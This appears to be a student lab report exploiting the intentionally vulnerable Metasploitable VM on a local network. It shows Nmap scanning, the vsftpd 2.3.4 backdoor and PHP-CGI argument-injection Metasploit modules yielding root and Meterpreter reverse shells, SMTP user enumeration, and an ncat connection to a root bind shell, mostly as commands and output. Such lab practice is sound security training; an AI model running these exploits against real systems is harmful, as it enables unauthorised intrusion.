

# **1)EXPLOITING METASPLOITABLE MACHINE**

## **a) Exploiting Metasploit using FTP**

Sol:-

### **COMMAND USED:**

- 1)nbtscan -r 192.168.137.0/24
- 2)nmap -sV 192.168.137.178
- 3)msfconsole
- 4)search vsftpd
- 5)show options
- 6)use 0
- 7)set RHOSTS 192.168.137.178
- 8)show payloads
- 9)set payloads cmd/unix/interact
- 10)exploit

```

root@kali: /home
File Actions Edit View Help

(root@kali)-[/home]
# nbtscan -r 192.168.137.0/24
Doing NBT name scan for addresses from 192.168.137.0/24

IP address      NetBIOS Name      Server      User      MAC address
-----
192.168.137.21  <unknown>         <unknown>
192.168.137.186 LAPTOP-SBGK8Q6J <server> <unknown> e8:fb:1c:48:ce:a5
192.168.137.255 Sendto failed: Permission denied
192.168.137.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00

(root@kali)-[/home]
# nmap -sV 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 14:17 IST
Stats: 0:01:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:19 (0:00:04 remaining)
Nmap scan report for 192.168.137.178
Host is up (0.0087s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry?
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.22 seconds

```

```

root@kali: /home/anush
File Actions Edit View Help

(root@kali)-[/home/anush]
# nmap -p 21 --script vuln 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 13:47 IST
Nmap scan report for 192.168.137.178
Host is up (0.0012s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds

(root@kali)-[/home/anush]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.2.26-dev ]
+ --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ --=[ 951 payloads - 45 encoders - 11 nops ]

```

```

root@kali: /home/anush
File Actions Edit View Help
msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS 192.168.137.178 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target:

Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/ cmd/unix/interact

```

```

root@kali: /home/anush
File Actions Edit View Help

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS 192.168.137.178 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target:

Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/ cmd/unix/interact
[*] Unknown datastore option: payload/. Did you mean PAYLOAD?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.137.178:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.137.178:21 - USER: 331 Please specify the password.
[*] 192.168.137.178:21 - Backdoor service has been spawned, handling ...
[*] 192.168.137.178:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.137.21:38357 -> 192.168.137.178:6200) at 2023-03-13 13:50:33 +0530

whoami
root

```

## b) Exploiting Metasploit using SMTP

Sol:-

- 1)search smtp
- 2)use auxiliary/scanner/smtp/smtp\_enum
- 3)show options
- 4)set RHOSTS 192.168.137.178
- 5)exploit

```
root@kali: /home/anush
msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...

> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- --[ metasploit v6.2.26-dev ]
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communiCrypt_mail_activeX 2010-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic EMailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29 great Yes MDAemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
```

```
File Actions Edit View Help

14 exploit/windows/smt/mercury_cram_md5      2007-08-18    great    No    Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smt/morris_sendmail_debug    1988-11-02    average  Yes   Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smt/njstar_smt_bof        2011-10-31    normal   Yes   NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smt/opensmtpd_mail_from_rce   2020-01-28    excellent Yes   OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe  2020-02-24    average  Yes   OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittexpress 2009-08-28    normal   No    Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smt/gmail_bash_env_exec      2014-09-24    normal   No    Gmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smt/smt_version          normal       No      SMTP Banner Grabber
22 auxiliary/scanner/smt/smt_ntlm_domain      normal       No      SMTP NTLM Domain Extraction
23 auxiliary/scanner/smt/smt_relay            normal       No      SMTP Open Relay Detection
24 auxiliary/fuzzers/smt/smt_fuzzer           normal       No      SMTP Simple Fuzzer
25 auxiliary/scanner/smt/smt_enum             normal       No      SMTP User Enumeration Utility
26 auxiliary/dos/smt/sendmail_prescan        2003-09-17    normal   No    Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smt/mailserver            2005-07-11    average  No    SoftiaCom Mailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09    manual   No    SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smt/sysgauges_client_bof   2017-02-28    normal   No    SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smt/mailcarrier_smt_ehlo   2004-10-26    good     Yes   TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pil/email_pil           normal       No      VSPloit Email PIL
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28    great    No    Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook    normal       No      Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smt      2020-12-06    normal   No    WordPress Easy WP SMTP Password Reset
35 exploit/windows/smt/ypops_overflow         2004-09-27    average  Yes   YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smt/ypops_overflow

msf6 > use auxiliary/scanner/smt/smt_enum
msf6 auxiliary(<scanner/smt/smt_enum>) > show options

Module options (auxiliary/scanner/smt/smt_enum):

  Name      Current Setting      Required  Description
  ----      -
  RHOSTS    192.168.137.178      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     25                   yes       The target port (TCP)
  THREADS   1                   yes       The number of concurrent threads (max one per host)
  UNIXONLY  true                 yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.


msf6 auxiliary(<scanner/smt/smt_enum>) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 auxiliary(<scanner/smt/smt_enum>) > exploit

[*] 192.168.137.178:25 - 192.168.137.178:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.137.178:25 - 192.168.137.178:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.137.178:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(<scanner/smt/smt_enum>) >
```

### c) Exploiting Metasploit using Blind shell

Sol:-

1) ncat 192.168.137.178 1524



```
File Actions Edit View Help
(root@kali)~[~]
# ncat 192.168.137.178 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
1.sh
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

### d) Exploiting Metasploit using HTTP

Sol:-

- 1)search http scanner
- 2) use auxiliary/scanner/http/http\_version
- 3)show options
- 4)set RHOSTS 192.168.137.178
- 5)run
- 7)search php 5.4.2
- 8)use 1
- 9)show options
- 10)set RHOSTS 192.168.137.178
- 11)exploit

```
File Actions Edit View Help

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  --      -
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
THREADS     1               yes       The number of concurrent threads (max one per host)
VHOST       no              no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 auxiliary(scanner/http/http_version) > run

[*] 192.168.137.178:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules

  #  Name                                                                 Disclosure Date  Rank    Check  Description
  --  --
  0  exploit/multi/http/op5_license                                         2012-01-05     excellent Yes     OP5 license, PHP Remote Command Execution
  1  exploit/multi/http/php_cgi_arg_injection                             2012-05-03     excellent Yes     PHP CGI Argument Injection
  2  exploit/windows/http/php_apache_request_headers_bof                 2012-05-08     normal   No      PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  --      -
PLESK       false           yes       Exploit Plesk
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
```

```
File Actions Edit View Help

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  --      -
PLESK       false           yes       Exploit Plesk
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       80              yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0              yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST       no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.137.21  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.137.21:4444
[*] Sending stage (39927 bytes) to 192.168.137.178
[*] Meterpreter session 1 opened (192.168.137.21:4444 -> 192.168.137.178:37508) at 2023-03-13 16:43:23 +0530

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >
```